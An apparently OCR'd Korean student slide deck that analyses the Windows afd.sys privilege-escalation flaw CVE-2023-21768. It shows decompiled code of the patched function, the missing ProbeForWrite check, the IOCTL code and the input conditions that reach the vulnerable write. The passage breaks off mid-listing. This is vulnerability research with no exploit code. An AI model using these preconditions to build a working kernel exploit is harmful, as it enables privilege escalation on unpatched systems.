CVE-2023-21768

20307 송은우

목차

CVE-2023-21768

Description : Windows Ancillary Function Driver for WinSock Elevation of Privilege Vulnerability

Vulnerability Type : Local Privilege Escalation (LPE)

CVSS : 7.8 (High)

Attack Vector : Local

Affected Versions

- Windows 11 22H2
- Windows Server 2022
- AFD.sys (10.0.22621.317 ~ 10.0.22621.608)


Timeline

CVE Assigned : 2022.12.13

patched : 2023.01.10


Release : 2023.01.10

afd.sys



TCP/IP protocol 기능을 사용하기 위한 커널 모드 드라이버

I/O Ring



Submission Queue (SQ) : 작업 요청 큐
Completion Queue (CQ) : 처리 결과 큐

I/O Ring

```
typedef struct _IORING_OBJECT {
    short Type;
    short Size;
    struct _NT_IORING_INFO UserInfo;
    void* Section;
    struct _NT_IORING_SUBMISSION_QUEUE* SubmissionQueue;
    struct _MDL* CompletionQueueMdl;
    struct _NT_IORING_COMPLETION_QUEUE* CompletionQueue;
    unsigned __int64 ViewSize;
    long InSubmit;
    unsigned __int64 CompletionLock;
    unsigned __int64 SubmitCount;
    unsigned __int64 CompletionCount;
    unsigned __int64 CompletionWaitUntil;
    struct _KEVENT CompletionEvent;
    unsigned char SignalCompletionEvent;
    struct _KEVENT* CompletionUserEvent;
    unsigned int RegBuffersCount;
    struct _IOP_MC_BUFFER_ENTRY** RegBuffers;
    unsigned int RegFilesCount;
    void** RegFiles;
} IORING_OBJECT, *PIORING_OBJECT;
```

요청이 user mode에서 오면 커널은 페이징풀 메모리를 할당함

user mode 배열의 데이터를 해당 메모리에 복사한 후, IoRing->RegBuffers가 가리킴

vulnerability analysis

1,00	0,99	-------	00000001C0075398	AfdSanPollEnd	00000001C00…	AfdSanPollEnd	Name Hash
1,00	0,99	-------	00000001C006E250	AfdUnload	00000001C00…	AfdUnload	Name Hash
1,00	0,99	-------	00000001C00701C0	AfdHandleAddressChangeFailureWorker	00000001C00…	AfdHandleAddressChangeFailureWorker	Name Hash
1,00	0,99	-------	00000001C00701F0	AfdNsiAddressChangeEventWorker	00000001C00…	AfdNsiAddressChangeEventWorker	Name Hash
1,00	0,99	-------	00000001C00714F0	AfdFastTransmitApcRundownRoutine	00000001C00…	AfdFastTransmitApcRundownRoutine	Name Hash
1,00	0,99	-------	00000001C00719F0	AfdTPacketsApcKernelRoutine	00000001C00…	AfdTPacketsApcKernelRoutine	Name Hash
1,00	0,99	-------	00000001C0071A20	AfdTPacketsApcRundownRoutine	00000001C00…	AfdTPacketsApcRundownRoutine	Name Hash
1,00	0,99	-------	00000001C00756D0	AfdWskNdkCloseAdapter	00000001C00…	AfdWskNdkCloseAdapter	Name Hash
1,00	0,99	-------	00000001C007583C	WskTdiCloseAO	00000001C00…	WskTdiCloseAO	Name Hash
1,00	0,99	-------	00000001C0075880	WskTdiCloseCO	00000001C00…	WskTdiCloseCO	Name Hash
1,00	0,99	-------	00000001C0076208	WskTdiDeinit	00000001C00…	WskTdiDeinit	Name Hash
1,00	0,99	-------	00000001C0077730	AfdEtwEventCallback	00000001C00…	AfdEtwEventCallback	Name Hash
1,00	0,99	-------	00000001C0077B50	WskKnrDeferredCompleteRequest	00000001C00…	WskKnrDeferredCompleteRequest	Name Hash
1,00	0,99	-------	00000001C0008210	AfdReturnBuffer	00000001C00…	AfdReturnBuffer	Name Hash
1,00	0,99	-------	00000001C0087078	DriverEntry	00000001C00…	DriverEntry	Name Hash
1,00	0,99	-------	00000001C0049754	AfdRioDereferenceRequestBuffers	00000001C00…	AfdRioDereferenceRequestBuffers	Name Hash
1,00	0,99	-------	00000001C000AF34	AFDETW_TRACECREATE	00000001C00…	AFDETW_TRACECREATE	Name Hash
1,00	0,98	-------	00000001C00637E8	AfdAllocateEndpoint	00000001C00…	AfdAllocateEndpoint	Name Hash
1,00	0,98	-------	00000001C0002930	AfdIndicateEventSelectEvent	00000001C00…	AfdIndicateEventSelectEvent	Name Hash
1,00	0,98	-------	00000001C0042308	WskProCompleteCallbackDisableIrps	00000001C00…	WskProCompleteCallbackDisableIrps	Name Hash
1,00	0,97	-------	00000001C0016EA0	AfdTLDontCareIOCompletion	00000001C00…	AfdTLDontCareIOCompletion	Name Hash
1,00	0,97	-------	00000001C0016EB0	WskProTLEVENTError	00000001C00…	WskProTLEVENTError	Name Hash
1,00	0,97	-------	00000001C001C2F0	__report_gsfailure	00000001C00…	__report_gsfailure	Name Hash
1,00	0,97	-------	00000001C001C300	__report_rangecheckfailure	00000001C00…	__report_rangecheckfailure	Name Hash
1,00	0,97	-------	00000001C001C30D	__C_specific_handler_0	00000001C00…	__C_specific_handler_0	Name Hash
1,00	0,97	-------	00000001C001C610	_guard_dispatch_icall_nop	00000001C00…	_guard_dispatch_icall_nop	Name Hash
1,00	0,97	-------	00000001C0034184	_tlgDefineProvider_annotation__TlgAfdTrace…	00000001C00…	_tlgDefineProvider_annotation__TlgAfdTrace…	Name Hash
1,00	0,97	-------	00000001C0040600	AfdTINDKTransport	00000001C00…	AfdTINDKTransport	Name Hash
1,00	0,97	-------	00000001C0065BB0	AfdSanFastGetPhysicalAddr	00000001C00…	AfdSanFastGetPhysicalAddr	Name Hash
1,00	0,97	-------	00000001C0079010	FastWppPlaceholder	00000001C00…	FastWppPlaceholder	Name Hash
1,00	0,97	-------	00000001C007EBD0	AfdSanPollUpdate	00000001C00…	AfdSanPollUpdate	Name Hash
1,00	0,97	-------	00000001C0080010	WskTdiEHError	00000001C00…	WskTdiEHError	Name Hash
1,00	0,97	-------	00000001C0080020	WskTdiTLRequestIoControl	00000001C00…	WskTdiTLRequestIoControl	Name Hash
1,00	0,96	-------	00000001C0074180	AfdSanFastCompleteIo	00000001C00…	AfdSanFastCompleteIo	Name Hash
1,00	0,96	-------	00000001C0036370	AfdFreeConnectDataBuffers	00000001C00…	AfdFreeConnectDataBuffers	Name Hash
1,00	0,95	-------	00000001C0014920	AfdFreeBuffer	00000001C00…	AfdFreeBuffer	Name Hash
1,00	0,95	-------	00000001C0030AAF	nullsub_1	00000001C00…	sub_1C0030AAF	MD Index (Elc
0,99	0,99	-I-----	00000001C006F92C	AfdNotifyRemoveIoCompletion	00000001C00…	AfdNotifyRemoveIoCompletion	Name Hash

vulnerability analysis

```
1c006fae9        Length.b = arg1
1c006fb0b        int32_t rax_4 = IoRemoveIoCompletion(arg2, P, P_1, zx.q(r12.d), &var_304, Length.b, rsi_2, 0, arg1, P_2, P_5, arg3)
1c006fb17        rsi_1 = rax_4
1c006fb17
1c006fb1b        if (rax_4 == 0)
1c006fb25            if (rax_2 != rax_4.b)
1c006fb2f                for (int32_t i = 0; i u< var_304; i += 1)
1c006fb3b                    void* rdx_9 = (zx.q(i) << 5) + P
1c006fb42                    int32_t* rcx_7 = (zx.q(i) << 4) + *(arg3 + 0x10)
1c006fb48                    *rcx_7 = *rdx_9
1c006fb4d                    rcx_7[1] = *(rdx_9 + 8)
1c006fb53                    rcx_7[3] = *(rdx_9 + 0x18)
1c006fb59                    rcx_7[2] = *(rdx_9 + 0x10)
1c006fb59
1c006fb77                if (Length.b == 0)
1c006fba4                    **(arg3 + 0x18) = var_304
1c006fb77                else
1c006fb81                    **(arg3 + 0x18) = var_304
1c006fb81
```

← 취약점 O

```
1c006fae9        Length.b = arg1
1c006fb0b        int32_t rax_4 = IoRemoveIoCompletion(arg2, P, P_1, zx.q(r12.d), &var_304, Length.b, rsi_2, 0, arg1, P_2, P_5, arg3)
1c006fb17        rsi_1 = rax_4
1c006fb17
1c006fb1b        if (rax_4 == 0)
1c006fb25            if (rax_2 != rax_4.b)
1c006fb2f                for (int32_t i = 0; i u< var_304; i += 1)
1c006fb3b                    void* rdx_9 = (zx.q(i) << 5) + P
1c006fb42                    int32_t* rcx_7 = (zx.q(i) << 4) + *(arg3 + 0x10)
1c006fb48                    *rcx_7 = *rdx_9
1c006fb4d                    rcx_7[1] = *(rdx_9 + 8)
1c006fb53                    rcx_7[3] = *(rdx_9 + 0x18)
1c006fb59                    rcx_7[2] = *(rdx_9 + 0x10)
1c006fb59
1c006fb77                if (Length.b == 0)
1c006fbbc                    **(arg3 + 0x18) = var_304
1c006fb77                else
1c006fb85                    ProbeForWrite(Address: *(arg3 + 0x18), Length: 4, Alignment: 4)
1c006fb99                    **(arg3 + 0x18) = var_304
```


← 취약점 X

vulnerability analysis

```
1c006fe5d                rcx_4.b = r12.b
1c006fe60                int32_t rax_10 = AfdNotifyProcessRegistration(rcx_4.b,
1c006fe60
1c006fe6b                if (r12.b == 0)
1c006feb6                    *(*(rsi + 8) + i_1 * 0x18 + 0x14) = rax_10
1c006febb                    rdx = MmUserProbeAddress
1c006fe6b                else
1c006fe6d                    int64_t rcx_5 = *(rsi + 8)
1c006fe71                    rdx = MmUserProbeAddress
1c006fe71
1c006fe7b                    if (r13.b == 0)
1c006fe92                        rcx_1 = rcx_5 + i_1 * 0x18 + 0x14
1c006fe7b                    else
1c006fe85                        rcx_1 = rcx_5 + 0xc + (i_1 << 4)
1c006fe85
1c006fe96                    uint64_t rax_12 = *MmUserProbeAddress
1c006fe96
1c006fe9c                    if (rcx_1 u>= rax_12)
1c006fe9c                        rcx_1 = rax_12
1c006fe9c
1c006fea0                    *rcx_1 = rax_10
1c006fea0
1c006fed0            rcx_1.b = r12.b
1c006fed8            rbx = AfdNotifyRemoveIoCompletion(rcx_1.b, Object_1, rsi)
```

AfdNotifySock function

vulnerability analysis



AfdNotifySock 직접적으로 호출하는 곳이 없음

vulnerability analysis

```
.rdata:00000001C004F3B0 AfdImmediateCallDispatch dq 0           ; DATA XREF: AfdFastIoDeviceControl+F26↑r
.rdata:00000001C004F3B0                                         ; AfdDispatchImmediateIrp+17↑o
.rdata:00000001C004F3B8                 align 80h
.rdata:00000001C004F400                 dq offset AfdPartialDisconnect
.rdata:00000001C004F408                 align 10h
.rdata:00000001C004F410                 dq offset AfdQueryReceiveInformation
.rdata:00000001C004F418                 dq offset AfdQueryHandles
.rdata:00000001C004F420                 dq offset AfdSetInformation
.rdata:00000001C004F428                 dq offset AfdGetRemoteAddress
.rdata:00000001C004F430                 dq offset AfdGetContext
.rdata:00000001C004F438                 dq offset AfdSetContext
.rdata:00000001C004F440                 dq offset AfdSetConnectData
.rdata:00000001C004F5F4                 db    0
.rdata:00000001C004F5F5                 db    0
.rdata:00000001C004F5F6                 db    0
.rdata:00000001C004F5F7                 db    0
.rdata:00000001C004F5F8                 dq offset AfdNotifySock
.rdata:00000001C004F600 AfdIrpCallDispatch dq offset AfdBind    ; DATA XREF: AfdDispatchDeviceControl+60↑r
.rdata:00000001C004F608                 dq offset AfdConnect
.rdata:00000001C004F610                 dq offset AfdStartListen
.rdata:00000001C004F618                 dq offset AfdWaitForListen
.rdata:00000001C004F620                 dq offset AfdAccept
.rdata:00000001C004F628                 dq offset AfdReceive
.rdata:00000001C004F630                 dq offset AfdReceiveDatagram
.rdata:00000001C004F638                 dq offset AfdSend
.rdata:00000001C004F640                 dq offset AfdSendDatagram
```

```
.rdata:00000001C0050A00 ; int AfdIoctlTable[76]
.rdata:00000001C0050A00 AfdIoctlTable   dd     12003h,    12007h,    1200Bh,    1200Ch,    12010h,    12017h,    1201Bh,    1201Fh
.rdata:00000001C0050A00                                            ; DATA XREF: AfdFastIoDeviceControl+F18↑r
.rdata:00000001C0050A00                                            ; AfdDispatchDeviceControl+4F↑r
.rdata:00000001C0050A00                 dd     12023h,    12024h,    1202Bh,    1202Fh,    12033h,    12037h,    1203Bh,    1203Fh
.rdata:00000001C0050A00                 dd     12043h,    12047h,    1204Bh,    1204Fh,    12053h,    12057h,    1205Bh,    1205Fh
.rdata:00000001C0050A00                 dd     12063h,    12067h,    1206Bh,    1206Fh,    12073h,    12077h,    1207Bh,    1207Fh
.rdata:00000001C0050A00                 dd     12083h,    12087h,    1208Bh,    1208Ch,    12090h,    12094h,    12098h,    1209Fh
.rdata:00000001C0050A00                 dd     120A0h,    120A7h,    120ABh,    120ACh,    120B3h,    120B4h,    120BBh,    120BFh
.rdata:00000001C0050A00                 dd     120C3h,    120C7h,    120CBh,    120CFh,    120D3h,    120D7h,    120DBh,    120DFh
.rdata:00000001C0050A00                 dd     120E2h,    120E7h,    120EBh,    120EFh,    120F3h,    120F7h,    120FBh,    120FFh
.rdata:00000001C0050A00                 dd     12103h,    12107h,    1210Bh,    1210Ch,    12113h,    12117h,    1211Bh,    1211Fh
.rdata:00000001C0050A00                 dd     12123h,    12127h,    2 dup(0)
```

IOCTL code : 0x12127 offset : 73

vulnerability analysis

```
1c006fc90
1c006fc90       if (InBufferSize != 0x30 || OutBufferSize != 0)
1c006fc7f           rbx = STATUS_INFO_LENGTH_MISMATCH
1c006fc90       else if (OutBuffer == 0)
1c006fca9           if (previous_mode.b != 0)
1c006fcb2               int128_t* _AfdNotifyStruct_1 = *MmUserProbeAddress
1c006fcb2
1c006fcb8               if (_AfdNotifyStruct u>= _AfdNotifyStruct_1)
1c006fcb8                   _AfdNotifyStruct = _AfdNotifyStruct_1
1c006fcb8
1c006fcbf               s_1 = *_AfdNotifyStruct
1c006fcc8               uint128_t var_58_1 = _AfdNotifyStruct[1]
1c006fcd1               int128_t var_48_1 = _AfdNotifyStruct[2]
1c006fcda               _AfdNotifyStruct = &s_1
1c006fcda
1c006fcf0           if (_AfdNotifyStruct[2].d == 0)
1c006fc9c               rbx = STATUS_INVALID_PARAMETER
1c006fcf0           else if (*(_AfdNotifyStruct + 0x28) == 0)
1c006fd00               if (_AfdNotifyStruct[1].q == 0 && *(_AfdNotifyStruct + 0x24) == 0)
1c006fcfb                   goto label_1c006fd17
1c006fcfb
1c006fc9c               rbx = STATUS_INVALID_PARAMETER
1c006fcf5           else if (*(_AfdNotifyStruct + 0x18) == 0 || _AfdNotifyStruct[1].q == 0)
1c006fc9c               rbx = STATUS_INVALID_PARAMETER
```

AfdNotifySock

1. InputBufferSize는 0x30이어야 하고, OutBufferSize는 0이어야 한다.
2. PreviousMode가 user mode(0x1)라면 해당 객체가 user address space에 있는지 확인한다.
3. dwCounter가 0이 아니어야 한다.
4. dwLen이 0이면 pData2가 null ptr인지와 Timeout이 0인지 확인한다.
5. deLen이 0이 아니라면 pPwnPtr이 null ptr인지와 pData2가 null ptr인지 확인한다.

vulnerability analysis

```
1c006fd17        POBJECT_TYPE ObjectType = *IoCompletionObjectType
1c006fd1a        HANDLE Handle = *_AfdNotifyStruct
1c006fd1d        int64_t Object = 0
1c006fd31        AfdNotifyStruct.b = previous_mode.b
1c006fd39        NTSTATUS rax_1 = ObReferenceObjectByHandle(Handle, DesiredAccess: 2, ObjectType, AccessMode: AfdNotifyStruct.b, &Object, HandleInformation: nullptr)
1c006fd45        rbx = rax_1
1c006fd47        Object_1 = Object
1c006fd4c        int64_t Object_2 = Object_1
1c006fd4c
1c006fd53        if (rax_1 s>= STATUS_SUCCESS)
1c006fd5b            BOOLEAN rax_2
1c006fd5b            uint64_t rcx
1c006fd5b            rax_2, rcx = IoIs32bitProcess(Irp: nullptr)
1c006fd67            int64_t r13
1c006fd67            r13.b = rax_2
1c006fd6a            int32_t i = 0
1c006fd6d            int64_t (* const rdx)() = MmUserProbeAddress
1c006fd6d
1c006fd78            for (; i u< AfdNotifyStruct[2].d; i += 1)
```

0x1c006fd53 통과하기 위해 NtCreateIoCompletion 함수 사용

vulnerability analysis

```
1c006fd78        for (; i u< AfdNotifyStruct_1[2].d; i += 1)
1c006fd81            int32_t* rcx_3
1c006fd81            uint64_t i_1
